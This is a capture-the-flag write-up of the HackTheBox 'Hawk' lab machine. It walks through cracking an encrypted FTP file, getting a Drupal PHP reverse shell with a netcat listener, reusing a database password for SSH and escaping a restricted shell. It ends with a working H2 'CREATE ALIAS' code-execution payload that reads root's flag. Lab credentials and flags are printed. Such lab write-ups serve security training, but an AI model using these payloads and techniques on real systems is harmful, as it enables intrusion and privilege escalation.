HackTheBox | Hawk Write-up

October 21, 2018

Author: Jane Wilde (wilde)

Severity Level	**Critical**
Access level	**Method**
User	Decoding a hidden, openssl encoded file on the FTP service. Drupal allows PHP code inclusion, reverse PHP shell. Unsafe, re-used password for user.
Root	SSH Tunneling to avoid remote web portal access restriction. Using a recent H2 ALIAS exploit to run arbitrary code.

Recap

This was an interesting machine. I did not have prior experience with SSH Tunneling, so that was a nice thing to learn more of. Gaining access to the user account was fairly straightforward. Poor encryption, along with re-using of plaintext configuration passwords makes it fairly easy to get an initial shell. Gaining escalated privileges was more challenging, however after finding a recent H2 exploit, along with bypassing its remote access restriction through SSH Tunneling, it was easy to obtain privileged access to this box.

~ wilde

Service Enumeration

nmap

A quick `nmap` scan gives:

```
nmap -sC -sV -oA hawk 10.10.10.102
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 04:06 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 74.33% done; ETC: 04:06 (0:00:01 remaining)
Nmap scan report for 10.10.10.102
Host is up (0.27s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.13.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
```

```
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
8082/tcp open  http    H2 database http console
|_http-title: H2 Console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.00 seconds
```

An exposed ftp, ssh and http service. Another http service lives on port 8082. First, we try out an anonymous ftp server login:

FTP

```
ftp 10.10.10.102
```

```
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

An error "500 Illegal PORT command" is displayed. The error is a response sent from the FTP server when a client sends the PORT command but the server is configured for **Passive Mode** and is expecting the **PASV** command.

```
ftp> ls
500 Illegal PORT command.
ftp> passive
Passive mode on.
ftp> ls
227 Entering Passive Mode (10,10,10,102,165,195)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
```

Some enumeration on the FTP server yields a `.drupal.txt.enc` file:

```
ftp> ls -a
```

```
227 Entering Passive Mode (10,10,10,102,183,15)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc -
remote: .drupal.txt.enc
227 Entering Passive Mode (10,10,10,102,182,147)
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
226 Transfer complete.
240 bytes received in 0.00 secs (435.6412 kB/s)
```

Decoding a file

```
Salted__kY •Лi-6•l•7Z••>{$p�5 2[
d;k•Q2C•3•_4
8?sWj#T•$3AG•,f Z•\ja�>>G6
•.E•ĐVV@•ɗ4@w▯xZ•NiPtF•`)
```

```
root@kali:~/hackthebox/hawk/user# python openssl-bruteforce/brute.py
/usr/share/wordlists/rockyou.txt openssl-bruteforce/ciphers.txt drupal.txt-enc
Running pid: 4120   Cipher: AES-128-CBC
Running pid: 6176   Cipher: AES-128-CFB
Running pid: 6218   Cipher: AES-128-CFB1
Running pid: 6264   Cipher: AES-128-CFB8
Running pid: 6305   Cipher: AES-128-CTR
Running pid: 6353   Cipher: AES-128-ECB
Running pid: 8792   Cipher: AES-128-OFB
Running pid: 8836   Cipher: AES-192-CBC
Running pid: 14775  Cipher: AES-192-CFB
Running pid: 14816  Cipher: AES-192-CFB1
Running pid: 14863  Cipher: AES-192-CFB8
Running pid: 14909  Cipher: AES-192-CTR
Running pid: 14960  Cipher: AES-192-ECB
Running pid: 16887  Cipher: AES-192-OFB
Running pid: 16931  Cipher: AES-256-CBC
--------------------------------------------------
```

```
Password found with algorithm AES-256-CBC: friends
Data:
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department

--------------------------------------------------
```

Penetration

User access

In the Drupal content area, create a new post with a `php` reverse shell snippet to get a shell with the `www-data` user. Then, enumerate the Drupal installation folder and the configuration files.

This enumeration yields:

```
nc -lvp 1234
```

```
Connection from 10.10.10.102:48956
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
 12:46:28 up 28 min,  2 users,  load average: 0.02, 0.19, 0.52
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/1    10.10.12.222     12:31   13:15   0.18s  0.18s -python3
daniel   pts/3    10.10.13.131     12:43    3:18   0.05s  0.05s -python3
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /var/www/html/sites/default
$ ls
default.settings.php
files
settings.php
$
```

The `settings.php` file contains a password field to the database:

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal4hawk',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Listing all users:

```
cat /etc/passwd
```

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[...]
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
[...]
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Unsafe password

Using the `drupal4hawk` password for the `daniel` user yields a succesful login:

```
root@kali:~/hackthebox/hawk# ssh daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 20 12:43:08 UTC 2018
  System load:  0.02              Processes:            132
  Usage of /:   54.1% of 9.78GB   Users logged in:      1
  Memory usage: 58%               IP address for ens33: 10.10.10.102
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

55 packages can be updated.
3 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings

Last login: Sat Oct 20 12:41:28 2018 from 10.10.13.131
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Escaping restricted shell

Escaping `lshell` with:

```
>>> os.system('/bin/bash')
daniel@hawk:~$
daniel@hawk:~$ cat user.txt
d5111d4f75370ebd01cdba5b32e202a8
```

> Milestone: user.txt flag: d5111d4f75370ebd01cdba5b32e202a8

Root access

SSH Tunneling


Use **SSH Tunneling** to forward an arbitrary port to 8082 that is running the H2 console so we can access the it through a local proxy, effectively tricking the 'remote access' limitation of the service. Forwarding port `9092` to H2's `8082`:

```
ssh -L9092:127.0.0.1:8082 daniel@10.10.10.102
```

Login with the following default credentials:

User Name: `sa`

Password: `admin`



127.0.0.1:9092/login.jsp?jsessionid=0d7a58d2d6b9028d5ae748db8b4b6aa6

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded)


Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/drupal

User Name: sa

Password:

Then, follow the instructions written in a blogpost by Matheus Bernardes: https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html to exploit an H2 ALIAS vulnerability.



Max rows: 1000 Auto complete Off Auto select On

SQL statement:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('cat /root/root.txt')
```

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
Function alias "SHELLEXEC" already exists; SQL statement:
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$ [90076-196] 90076/90076 (Help)


CALL SHELLEXEC('cat /root/root.txt');
PUBLIC.SHELLEXEC('cat /root/root.txt')
54f3e840fe5564b42a8320fd2b608ba0
(1 row, 158 ms)
```

To gain full root access, simply replace the `cat /root/root.txt` command with your favorite reverse shell snippet or msfvenom.

> Milestone: root.txt flag: 54f3e840fe5564b42a8320fd2b608ba0